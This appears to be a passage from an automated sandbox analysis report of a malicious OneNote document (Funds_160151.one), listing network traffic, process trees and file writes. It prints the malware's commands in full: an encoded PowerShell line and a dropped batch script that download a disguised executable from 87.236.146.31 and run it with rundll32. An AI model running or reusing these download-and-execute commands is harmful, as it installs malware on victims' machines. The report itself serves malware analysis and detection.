Feb 7, 2023 20:02:06.620904922 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.620914936 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.620925903 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.620951891 CET	49801	80	192.168.11.20	87.236.146.31
Feb 7, 2023 20:02:06.620951891 CET	49801	80	192.168.11.20	87.236.146.31
Feb 7, 2023 20:02:06.621119022 CET	49801	80	192.168.11.20	87.236.146.31
Feb 7, 2023 20:02:06.621208906 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.621222019 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.621232033 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.621243000 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.621253014 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.621263981 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.621298075 CET	49801	80	192.168.11.20	87.236.146.31
Feb 7, 2023 20:02:06.621306896 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.621309042 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.621309996 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.621328115 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.621478081 CET	49801	80	192.168.11.20	87.236.146.31


Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 7, 2023 20:02:06.621488094 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.621490002 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.621490955 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.621490955 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.621491909 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.621491909 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.621493101 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.621493101 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.621615887 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.621629953 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.621630907 CET	49801	80	192.168.11.20	87.236.146.31
Feb 7, 2023 20:02:06.621640921 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.621768951 CET	49801	80	192.168.11.20	87.236.146.31
Feb 7, 2023 20:02:06.621768951 CET	49801	80	192.168.11.20	87.236.146.31
Feb 7, 2023 20:02:06.621970892 CET	49801	80	192.168.11.20	87.236.146.31
Feb 7, 2023 20:02:06.642049074 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.642209053 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.642227888 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.642241955 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.642256975 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.642271042 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.642283916 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.642297983 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.642312050 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.642326117 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.642343998 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.642369032 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.642394066 CET	80	49801	87.236.146.31	192.168.11.20

HTTP Request Dependency Graph

- 87.236.146.31

Statistics

Behavior



System Behavior

Analysis Process: ONENOTE.EXE PID: **6420**, Parent PID: **4636**

General

Target ID:	0
Start time:	20:01:59
Start date:	07/02/2023
Path:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Microsoft Office\Root\Office16\ONENOTE.EXE" "C:\Users\user\Desktop\Funds_160151.one
Imagebase:	0x7ff6a88a0000
File size:	2383176 bytes
MD5 hash:	59056F600C4366EE07277C20A90DAF67
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Analysis Process: ONENOTEM.EXE PID: **5280**, Parent PID: **6420**

General

Target ID:	5
Start time:	20:02:00
Start date:	07/02/2023
Path:	C:\Program Files\Microsoft Office\root\Office16\ONENOTEM.EXE
Wow64 process (32bit):	false
Commandline:	/tsr
Imagebase:	0x7ff6b6d90000
File size:	180528 bytes
MD5 hash:	377069572D48FFBF1EA2DA466A61B398
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **376**, Parent PID: **4636**

General

Target ID:	7
Start time:	20:02:02
Start date:	07/02/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /c ""C:\Users\user\AppData\Local\Temp\Open.cmd" "
Imagebase:	0x7ff726610000
File size:	289792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\Public\1.cmd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF726622784	CreateFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Open.cmd	unknown	8191	success or wait	1	7FF726620099	ReadFile
C:\Users\user\AppData\Local\Temp\Open.cmd	unknown	8191	end of file	1	7FF726620099	ReadFile
C:\Users\user\AppData\Local\Temp\Open.cmd	unknown	8191	end of file	1	7FF726620099	ReadFile
C:\Users\user\AppData\Local\Temp\Open.cmd	unknown	8191	end of file	1	7FF726620099	ReadFile

Analysis Process: conhost.exe PID: **384**, Parent PID: **376**

General

Target ID:	8
Start time:	20:02:02
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff76a5a0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **7132**, Parent PID: **376**

General

Target ID:	9

Start time:	20:02:02
Start date:	07/02/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell.exe $atKUf9 = '62889e73828c756c961c5a6d6c01a463'; [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('DQpAZWNobyBvZmYNCnNldCBhMXlKRFJMUT1heHZnc0sNCnNldCBhTFF1Q1J5NT1hSG5CZFVNMg0Kc2V0IGFGZGl6SWtEdD1hYlBTNXENCnBvd2Vyc2hlbGwgKG5ldy1vYmplY3Qgc3lzdGVtLm5ldC53ZWJjbGllbnQpLmRvd25sb2FkZmlsZSgnaHR0cDovLzg3LjIzNi4xNDYuMzEvMzgxOTkuZGF0JywgJ0M6XHByb2dyYW1kYXRhXGdiLmpwZycpOw0Kc2V0IGFnTWFlM3BDPWF5YXUzDQpzZXQgYW1QdFVNY0E9YVJaamUNCmNhbGwgcnUlMWxsMzIgQzpccCHJvZ3JhbWRhdGFcZ2luanBnLFdpbmQNCmV4aXQNCg=='))
Imagebase:	0x7ff75a040000
File size:	452608 bytes
MD5 hash:	04029E121A0CFA5991749937DD22A1D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Suspicious_PowerShell_WebDownload_1, Description: Detects suspicious PowerShell code that downloads from web sites, Source: 00000009.00000002.2654006199.0000021A0CABF000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems)
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_uegvsqlt.h1j.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFE95BD517F	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_4ownlyw2.p2v.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFE95BD517F	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE97C6E04F	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE97C6E04F	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE6565D89F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE6565D89F	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_uegvsqlt.h1j.ps1	success or wait	1	7FFE95BCA731	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_4ownlyw2.p2v.psm1	success or wait	1	7FFE95BCA731	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_uegvsqlt.h1j.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFE95BCC9C8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_4ownlyw2.p2v.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFE95BCC9C8	WriteFile
C:\Users\Public\1.cmd	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE95BCC9C8	WriteFile
C:\Users\Public\1.cmd	0	256	0d 0a 40 65 63 68 6f 20 6f 66 66 0d 0a 73 65 74 20 61 31 79 4a 44 52 4c 51 3d 61 78 76 67 73 4b 0d 0a 73 65 74 20 61 4c 51 75 43 52 79 35 3d 61 48 6e 42 64 55 4d 32 0d 0a 73 65 74 20 61 46 64 69 7a 49 6b 44 74 3d 61 62 50 53 35 71 0d 0a 70 6f 77 65 72 73 68 65 6c 6c 20 28 6e 65 77 2d 6f 62 6a 65 63 74 20 73 79 73 74 65 6d 2e 6e 65 74 2e 77 65 62 63 6c 69 65 6e 74 29 2e 64 6f 77 6e 6c 6f 61 64 66 69 6c 65 28 27 68 74 74 70 3a 2f 2f 38 37 2e 32 33 36 2e 31 34 36 2e 33 31 2f 33 38 31 39 39 2e 64 61 74 27 2c 20 27 43 3a 5c 70 72 6f 67 72 61 6d 64 61 74 61 5c 67 62 2e 6a 70 67 27 29 3b 0d 0a 73 65 74 20 61 67 4d 61 65 33 70 43 3d 61 79 61 75 33 0d 0a 73 65 74 20 61 6d 50 74 55 4d 63 41 3d 61 52 5a 6a 65 0d 0a 63 61 6c 6c 20 72 75 25 31 6c 6c 33 32 20 43 3a 5c	@echo offset a1yJDRLQ=axvgsKset aLQuCRy5=aHnBdUM2set aFdizIkDt=abPS5qpowershell (new-object system.net.webclient).downloadfile('http://87.236.146.31/38199.dat', 'C:\programdata\gb.jpg');set agMae3pC=ayau3set amPtUMcA=aRZjecall ru%1ll32 C:\	success or wait	1	7FFE95BCC9C8	WriteFile
C:\Users\Public\1.cmd	256	30	72 6f 67 72 61 6d 64 61 74 61 5c 67 62 2e 6a 70 67 2c 57 69 6e 64 0d 0a 65 78 69 74 0d 0a	rogramdata\gb.jpg,Windexit	success or wait	1	7FFE95BCC9C8	WriteFile
C:\Users\Public\1.cmd	286	2	0d 0a		success or wait	1	7FFE95BCC9C8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFE981FB239	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFE97C6BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFE97C6BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFE97C6BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFE97C6BBD3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\97c421700557a331a31041b81ac3b698\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFE97C717E6	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFE97C717E6	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFE97C717E6	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\5a5aa4bd0e31ad780d3d411af88f91fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\372e9962a41f186f070f1cb9f93273ee\System.ni.dll.aux	unknown	620	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\dbf675a2e7564fd29ec8b82b29a1a2fe\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFE97C141D2	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\1a36bbd40fa7303b8f82824964c0f337\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFE97C6BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFE97C6BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFE97C6BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFE97C6BBD3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\1a9dbe36222431068d63284a515217f7\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\a00d58ba692a8febe63782689321bb04\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\79f99918023317d012fe2183f857bb1c\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\eab83bdd6eee1b956e2c8aef88914cc1\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\0c073f42cf7c0b89bd4ceb4244060ceb\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\84aed1edd797cb6d561bc7bf355d46b2\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFE97C141D2	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFE97C4EAB7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\053d057c90af827d0929a6aba7feabcf\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFE97C6BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4098	success or wait	1	7FFE97C6BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4253	success or wait	1	7FFE97C6BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFE97C6BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFE95BCC9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFE95BCC9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFE95BCC9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFE95BCC9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFE95BCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFE95BCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFE95BCC9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\eed480a49b61c30993f5872af5a0685e\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\8cf69b2ee1126c11a4965ce03cac7452\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFE97C141D2	ReadFile

Analysis Process: cmd.exe PID: **1868**, Parent PID: **376**

General

Target ID:	11
Start time:	20:02:04
Start date:	07/02/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /K C:\Users\Public\1.cmd nd
Imagebase:	0x7ff726610000
File size:	289792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\1.cmd	unknown	8191	success or wait	10	7FF726620099	ReadFile

Analysis Process: conhost.exe PID: **4528**, Parent PID: **1868**

General

Target ID:	12
Start time:	20:02:04
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff76a5a0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **7252**, Parent PID: **1868**

General

Target ID:	13
Start time:	20:02:05
Start date:	07/02/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell (new-object system.net.webclient).downloadfile('http://87.236.146.31/38199.dat', 'C:\programdata\gb.jpg');
Imagebase:	0x7ff75a040000
File size:	452608 bytes
MD5 hash:	04029E121A0CFA5991749937DD22A1D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_a5br2alh.dlr.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFE95BD517F	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_0p22qofu.bhw.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFE95BD517F	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE6565D89F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE6565D89F	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE97C6E04F	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE97C6E04F	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFE6565D89F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFE6565D89F	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE6565D89F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE6565D89F	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE6565D89F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE6565D89F	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE6565D89F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE6565D89F	unknown
C:\programdata\gb.jpg	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFE95BD517F	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_a5br2alh.dlr.ps1	success or wait	1	7FFE95BCA731	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_0p22qofu.bhw.psm1	success or wait	1	7FFE95BCA731	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_a5br2alh.dlr.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFE95BCC9C8	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_0p22qofu.bhw.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFE95BCC9C8	WriteFile
C:\ProgramData\gb.jpg	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 0e 23 0b 01 02 1f 00 20 03 00 00 fd 04 00 00 04 00 00 fd 13 00 00 00 10 00 00 00 30 03 00 00 00 34 69 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 fd 06 00 00 04 00 00 79 6d 07 00 03 00 40 01 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 fd 04 00 35 06 00	MZ@!L!This program cannot be run in DOS mode.$PEL# 04iym@ 5	success or wait	2	7FFE95BCC9C8	WriteFile
C:\ProgramData\gb.jpg	4096	6394	75 6e 6b 6e 6f 77 6e	unknown	success or wait	9	7FFE95BCC9C8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFE981FB239	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFE97C6BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFE97C6BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFE97C6BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFE97C6BBD3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\97c421700557a331a31041b81ac3b698\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFE97C717E6	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFE97C717E6	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
